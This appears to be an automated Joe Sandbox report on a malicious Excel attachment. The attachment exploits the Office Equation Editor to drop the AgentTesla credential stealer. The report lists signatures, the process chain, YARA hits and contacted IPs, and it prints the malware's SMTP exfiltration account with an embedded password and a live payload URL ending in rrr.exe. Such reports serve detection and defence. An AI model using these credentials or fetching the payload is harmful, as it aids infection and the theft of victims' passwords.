ID: 385366
Sample Name: ORDER 9387383900.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 11:33:40
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report ORDER 9387383900.xlsx

Overview


General Information

Sample Name:	ORDER 9387383900.xlsx
Analysis ID:	385366
MD5:	6cd928e3be0956..
SHA1:	0e377a42bd4197..
SHA256:	19a975e2303b23..
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains very larg…
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…
- Office equation editor drops PE file
- Office equation editor starts process

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1552 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2332 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2916 cmdline: 'C:\Users\Public\vbc.exe' MD5: ABEB7AA739C4F99C996B91E51A1FA885)
    - vbc.exe (PID: 3044 cmdline: C:\Users\Public\vbc.exe MD5: ABEB7AA739C4F99C996B91E51A1FA885)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "razilogs@razilogs.comDANIEL3116us2.smtp.mailhostbox.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2345878232.00000000024 51000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.2345878232.00000000024 51000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
00000004.00000002.2152979139.00000000026 09000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.2345331477.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.2345949925.00000000024 F4000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 6 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.vbc.exe.387bed0.4.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.2.vbc.exe.387bed0.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
5.2.vbc.exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.2.vbc.exe.3662578.5.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	


Sigma Overview

System Summary:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

.NET source code contains very large array initializations

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3 1	Security Account Manager	Security Software Discovery 2 1 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Standard Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1 1	LSA Secrets	Virtualization/Sandbox Evasion 1 3 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 3 2

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ORDER 9387383900.xlsx	33%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\rrr[1].exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://bfdUomDwe8FRPCAbrg.com	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://htJAdA.com	0%	Avira URL Cloud	safe	
http://198.23.213.61/rrr.exe	100%	Avira URL Cloud	malware	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.199.225	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://198.23.213.61/rrr.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://bfdUomDwe8FRPCAbrg.com	vbc.exe, 00000005.00000002.2345994356.000000000255A000.00000004.00000001.sdmp, vbc.exe, 00000005.00000002.2346039166.00000000025A9000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	vbc.exe, 00000005.00000002.2345878232.0000000002451000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	vbc.exe, 00000005.00000002.2345878232.0000000002451000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	vbc.exe, 00000005.00000002.2346816139.0000000005E40000.00000002.00000001.sdmp	false		high
http://us2.smtp.mailhostbox.com	vbc.exe, 00000005.00000002.2346025048.0000000002598000.00000004.00000001.sdmp	false		high
http://www.day.com/dam/1.0	F3AA532.emf.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	vbc.exe, 00000005.00000002.2345878232.0000000002451000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://htJAdA.com	vbc.exe, 00000005.00000002.2345878232.0000000002451000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.ipify.org%GETMozilla/5.0	vbc.exe, 00000005.00000002.2345878232.0000000002451000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.%s.comPA	vbc.exe, 00000005.00000002.2346816139.0000000005E40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.2152952419.00000000025C1000.00000004.00000001.sdmp	false		high
http://https://api.ipify.org%	vbc.exe, 00000005.00000002.2345938081.00000000024DA000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	vbc.exe, 00000004.00000002.2153220884.00000000035C9000.00000004.00000001.sdmp, vbc.exe, 00000005.00000002.2345331477.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	vbc.exe, 00000004.00000002.2152979139.0000000002609000.00000004.00000001.sdmp	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.23.213.61	unknown	United States		36352	AS-COLOCROSSINGUS	true
208.91.199.225	us2.smtp.mailhostbox.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385366
Start date:	12.04.2021
Start time:	11:33:40
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ORDER 9387383900.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSX@6/10@1/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 2.1% (good quality ratio 1.3%) • Quality average: 42% • Quality standard deviation: 38.3%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:34:56	API Interceptor	81x Sleep call for process: EQNEDT32.EXE modified
11:34:59	API Interceptor	829x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.23.213.61	PO PR 111500976.xlsx	Get hash	malicious	Browse	• 198.23.213.61/ooo.exe
208.91.199.225	usd 420232.exe	Get hash	malicious	Browse	
	P037725600.exe	Get hash	malicious	Browse	
	VAT INVOICE.exe	Get hash	malicious	Browse	
	New Order PO#121012020_____PDF_____.exe	Get hash	malicious	Browse	
	swift Copy.xls.exe	Get hash	malicious	Browse	
	AD1-2001028L.exe	Get hash	malicious	Browse	
	AD1-2001028L (2).exe	Get hash	malicious	Browse	
	#U7f8e#U91d1#U532f#U738728.84 (USD 40,257+5% #U7a05.exe	Get hash	malicious	Browse	
	balance payment.exe	Get hash	malicious	Browse	
	Image0001.exe	Get hash	malicious	Browse	
	money.exe	Get hash	malicious	Browse	
	new order.doc	Get hash	malicious	Browse	
	New Enquiry.MORROCCO.exe	Get hash	malicious	Browse	
	Purchase Order #07916813.exe	Get hash	malicious	Browse	
	QUOTATION 03-28-2021.exe	Get hash	malicious	Browse	
	PURCHASE ORDER COPY.exe	Get hash	malicious	Browse	
	credit notification.exe	Get hash	malicious	Browse	
	PURCHASE ORDER COPY.exe	Get hash	malicious	Browse	
	Ref_0866_0817.doc	Get hash	malicious	Browse	
	378753687654345678345602.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	Payment Advice Note from 02.04.2021 to 608761.exe	Get hash	malicious	Browse	• 208.91.199.223
	e0xd7qhFaMk3Dpx.exe	Get hash	malicious	Browse	• 208.91.198.143
	PAGO FACTURA V-8680.exe	Get hash	malicious	Browse	• 208.91.198.143
	usd 420232.exe	Get hash	malicious	Browse	• 208.91.199.225
	P037725600.exe	Get hash	malicious	Browse	• 208.91.199.225
	VAT INVOICE.exe	Get hash	malicious	Browse	• 208.91.199.224
	VAT INVOICE.exe	Get hash	malicious	Browse	• 208.91.199.225
	NEW ORDER.exe	Get hash	malicious	Browse	• 208.91.198.143
	TRANSFERENCIA AL EXTERIOR U810295.exe	Get hash	malicious	Browse	• 208.91.198.143
	PAYMENT SWIFT COPY MT103.exe	Get hash	malicious	Browse	• 208.91.198.143
	UPDATED SOA.exe	Get hash	malicious	Browse	• 208.91.199.224
	BANK PAYMENT.exe	Get hash	malicious	Browse	• 208.91.199.224
	VAT INVOICE.exe	Get hash	malicious	Browse	• 208.91.199.224
	IMG_00000000001.PDF.exe	Get hash	malicious	Browse	• 208.91.198.143
	New Order PO#121012020_____PDF_____.exe	Get hash	malicious	Browse	• 208.91.198.143
	swift Copy.xls.exe	Get hash	malicious	Browse	• 208.91.199.225
	FN vw Safety 1 & 2.exe	Get hash	malicious	Browse	• 208.91.199.223
	MV TBN.uslfze.exe	Get hash	malicious	Browse	• 208.91.199.224
	purchase order.exe	Get hash	malicious	Browse	• 208.91.199.223
	AD1-2001028L.exe	Get hash	malicious	Browse	• 208.91.199.225

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	Payment Advice Note from 02.04.2021 to 608761.exe	Get hash	malicious	Browse	• 208.91.199.223
	Dubai REGA 2021UAE.exe	Get hash	malicious	Browse	• 208.91.199.135
	e0xd7qhFaMk3Dpx.exe	Get hash	malicious	Browse	• 208.91.198.143
	Dridex.xls	Get hash	malicious	Browse	• 208.91.199.159
	documents-351331057.xlsm	Get hash	malicious	Browse	• 162.251.80.27
	documents-351331057.xlsm	Get hash	malicious	Browse	• 162.251.80.27

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DUBAI UAEGH092021.exe	Get hash	malicious	Browse	• 208.91.199.135
	PAGO FACTURA V-8680.exe	Get hash	malicious	Browse	• 208.91.198.143
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 162.251.80.27
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 162.251.80.27
	usd 420232.exe	Get hash	malicious	Browse	• 208.91.199.225
	P037725600.exe	Get hash	malicious	Browse	• 208.91.199.225
	VAT INVOICE.exe	Get hash	malicious	Browse	• 208.91.199.224
	VAT INVOICE.exe	Get hash	malicious	Browse	• 208.91.199.224
	NEW ORDER.exe	Get hash	malicious	Browse	• 208.91.198.143
	TRANSFERENCIA AL EXTERIOR U810295.exe	Get hash	malicious	Browse	• 208.91.198.143
	PAYMENT SWIFT COPY MT103.exe	Get hash	malicious	Browse	• 208.91.198.143
	UPDATED SOA.exe	Get hash	malicious	Browse	• 208.91.199.224
	BANK PAYMENT.exe	Get hash	malicious	Browse	• 208.91.199.224
	document-1245492889.xls	Get hash	malicious	Browse	• 5.100.155.169
AS-COLOCROSSINGUS	12042021493876783,xlsx.exe	Get hash	malicious	Browse	• 198.46.204.38
	intercom.exe	Get hash	malicious	Browse	• 192.3.26.107
	SecuriteInfo.com.Trojan.PWS.Stealer.30255.24265.exe	Get hash	malicious	Browse	• 192.210.198.12
	SecuriteInfo.com.W32.AIDetect.malware1.12135.exe	Get hash	malicious	Browse	• 192.210.198.12
	Payment INVOICE4552U224Y.docx	Get hash	malicious	Browse	• 107.173.219.80
	Payment INVOICE4552U224Y.docx	Get hash	malicious	Browse	• 107.173.219.80
	doc_details.exe	Get hash	malicious	Browse	• 192.3.190.242
	payment copy 090054.xlsx	Get hash	malicious	Browse	• 198.23.207.121
	DHL Shipping doc & Shipment tracking details.docx	Get hash	malicious	Browse	• 23.95.122.24
	dot.dot	Get hash	malicious	Browse	• 23.95.122.24
